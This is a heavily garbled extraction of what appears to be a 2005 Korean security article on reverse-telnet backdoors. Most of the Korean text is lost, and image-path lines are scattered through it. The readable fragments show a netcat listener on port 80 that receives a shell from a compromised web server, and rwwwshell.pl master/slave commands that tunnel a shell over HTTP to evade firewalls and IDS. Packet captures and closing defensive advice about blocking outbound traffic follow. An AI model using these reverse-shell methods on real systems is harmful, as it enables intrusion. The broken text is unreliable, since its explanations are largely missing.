, reverse telnet

80

가

(backdoor) .

,

.

(antihong@tt.co.kr) : 2005 4

가 (brute force) id/pw가

root .


가 가 가 , telnet ssh 가 가 가

. nobody root

. 가 shell bind httpd inetd

가

.



. id

nobody .

, 가 가 가 가 . (httpd)

(1111)

reverse telnet

,

reverse telnet


```
reverse telnet
. ( 80 )
. 가
```

nobody . victim

attacker

victim reverse telnet attacker

victim .



[] reverse telnet

가 기 victim reverse telnet

가 attacker가 victim.com

victim . "Linux victim.com 2.4.29 #1 2005.

04. 20. 15:09:30 KST i686 GNU/Linux" attacker victim

[root@attacker root]# nc -I -p 80

listening on [any] 80 ...

uname -a

Linux victim.com 2.4.29 #1 2005. 04. 20. 15:09:30 KST i686 GNU/Linux

victim attacker

tcpdump host victim

victim.41532 > attacker.http: S 443690746:443690746(0) win 5840

attacker.http > victim.41532: S 2052667649:2052667649(0) ack 443690747

victim.41532 > attacker.http: . ack 1 win 5840 (DF) [tos 0x8]

attacker.http > victim.41462: P 3350565979:3350565982(3) ack 1635868326

victim.41462 > attacker.http: P 1:89(88) ack 3 win 5840 (DF) [tos 0x8]

attacker.http > victim.41462: . ack 89 win 5840 (DF)

, attacker victim

```
attacker가
                       victim
victim
                      attacker
             inbound
                                              (drop
                                                        deny)
          outbound
                                          (accept)
                                                          가
                                          가
         reverse telnet
            가
                                                  bind
                                                                (listen)
                                  가 (outbound)
(IDS)
    IDS
                                 nc
                                                  가 . reverse telnet
        reverse telnet
       가
                     30-40
                                                  master/slave
                       rwwwshell
   , victim
                     nobody
                                                       slave
slave: $ perl rwwwshell.pl slave
                          master
master: # perl rwwwshell.pl master
                   victim
                                  attacker
                                                              victim
     가
Waiting for connect ... connect from victim.com:8745
bash$
             IDS
                                                           slave
                                                             slave
               가
                     (plain text)
                                                        encoding
                                  IDS
                                          outbound
                      IDS
```

04/20-17:03:05.020082 :80 -> slave :38796

TCP TTL:63 TOS:0x0 ID:64287 IpLen:20 DgmLen:116 DF

AP Seq: 0x353C015E Ack: 0x2711C1B Win: 0x1920 TcpLen: 20

48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D HTTP/1.1 200 OK.

0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F .Connection: clo 73 65 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 se..Content-Type 3A 20 74 65 78 74 2F 70 6C 61 69 6E 0D 0A 0D 0A : text/plain.... 6F 35 6D 41 6C 61 50 48 74 7A 0D 0A 05mAlaPHtz..

reverse telnet

reverse telnet ? IDS

가

가

reverse telnet 가

root .

inbound outbound

performance inbound

outbound (accept) 가 , reverse telnet

outbound

(drop deny) . IDS 가 reverse telnet

reverse terriet